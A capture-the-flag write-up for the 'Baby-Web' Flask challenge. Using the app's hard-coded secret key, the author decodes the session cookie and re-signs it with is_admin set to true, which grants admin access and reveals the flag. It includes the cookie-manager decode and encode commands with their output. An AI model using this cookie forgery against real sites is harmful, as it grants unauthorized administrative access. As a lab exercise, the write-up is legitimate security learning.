Baby-Web

Baby-Web

We are presented with a page and some source code of that flask-website.

```python
import os
from flask import Flask, render_template, session

app = Flask(__name__)
app.secret_key = "baby-web"
FLAG = os.getenv("FLAG", r"grey{fake_flag}")


@app.route("/", methods=["GET"])
def index():
    # Set session if not found
    if "is_admin" not in session:
        session["is_admin"] = False
    return render_template("index.html")


@app.route("/admin")
def admin():
    # Check if the user is admin through cookies
    return render_template("admin.html", flag=FLAG,
is_admin=session.get("is_admin"))

### Some other hidden code ###


if __name__ == "__main__":
    app.run(debug=True)
```

It looks like this webpage checks whether the session cookie contains `is_admin` variable.And it allows access to `/admin` page with that.

Although we can change the cookie it needs to be a valid cookie for the flask application which means we cant really access the admin page it seems.

But what is this??? `app.secret_key = "baby-web"` the secret_key for Flask-page!

There is a great tool thanks to Noraj at https://github.com/noraj/flask-session-cookie-manager that can decode and encode Flask session cookies.

Lets see what our session cookie contains:
`python3 flask_session_cookie_manager3.py decode -c "eyJpc19hZG1pbiI6ZmFsc2V9.ZiPRRw.-qtSHySQ5KCOToVGu8ef-kdHjS8"`


```
`b'{"is_admin":false}'`
```

We want to set this value to `true` but that requires a flask-key. Oh wait we have that already, so lets do it!

`python3 flask_session_cookie_manager3.py encode -s 'baby-web' -t '{"is_admin":"true"}'`
eyJpc19hZG1pbiI6InRydWUifQ.ZiPUqA._KfnIv2zTSBAcYz9Z9h3AWvIpFQ

After we change the session cookie with this we now have access to the `/admin` page

We can quickly check the source code of this page to find a hidden button that gives out the FLAG!



Not secure challs.nusgreyhats.org:33338/admin

Baby Web Admin

Admin Page

This website is still under con

Too bad my secret is not so e

Super Secret Admin Button

Admin Modal

Wow!, you found the super secret admin button.
Here is your flag: grey{0h_n0_mY_5up3r_53cr3t_4dm1n_f14g}

Close

```
<!DOCTYPE html>
<html lang="en">
 <head> ⋯ </head>
 <body style="overflow: hidden; padding-right: 0px;" class="modal-open">
  <nav class="navbar navbar-expand-lg bg-body-tertiary"> ⋯ </nav> flex
  <div class="container">
   <div class="container" role="doc-abstract">
     <h2>Admin Page</h2>
     <p>
       "This website is still under construction. I have completed the
       admin page where only I can access."
     </p>
     <p>Too bad my secret is not so easily given away</p>
   </div>
   <button type="button" class="btn btn-primary" data-bs-toggle="modal"
   data-bs-target="#exampleModal"> Super Secret Admin Button
   </button> == $0
   <!-- Modal -->
   <div class="modal fade show" id="exampleModal" tabindex="-1" aria-
   labelledby="exampleModalLabel" aria-modal="true" role="dialog" style=
   "display: block;"> ⋯ </div>
  </div>
  <script async src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/j
  s/bootstrap.bundle.min.js" integrity="sha384-YvpcrYf0tY3lHB60NNkmXc5s9
  DVZLESaAA55NDzOxhy9GkcIds1K1eN7N6jIeHz" crossorigin="anonymous">
  </script>
  <script src="https://unpkg.com/htmx.org@1.9.11"></script>
  <div class="modal-backdrop fade show"></div>
 </body>
</html>
```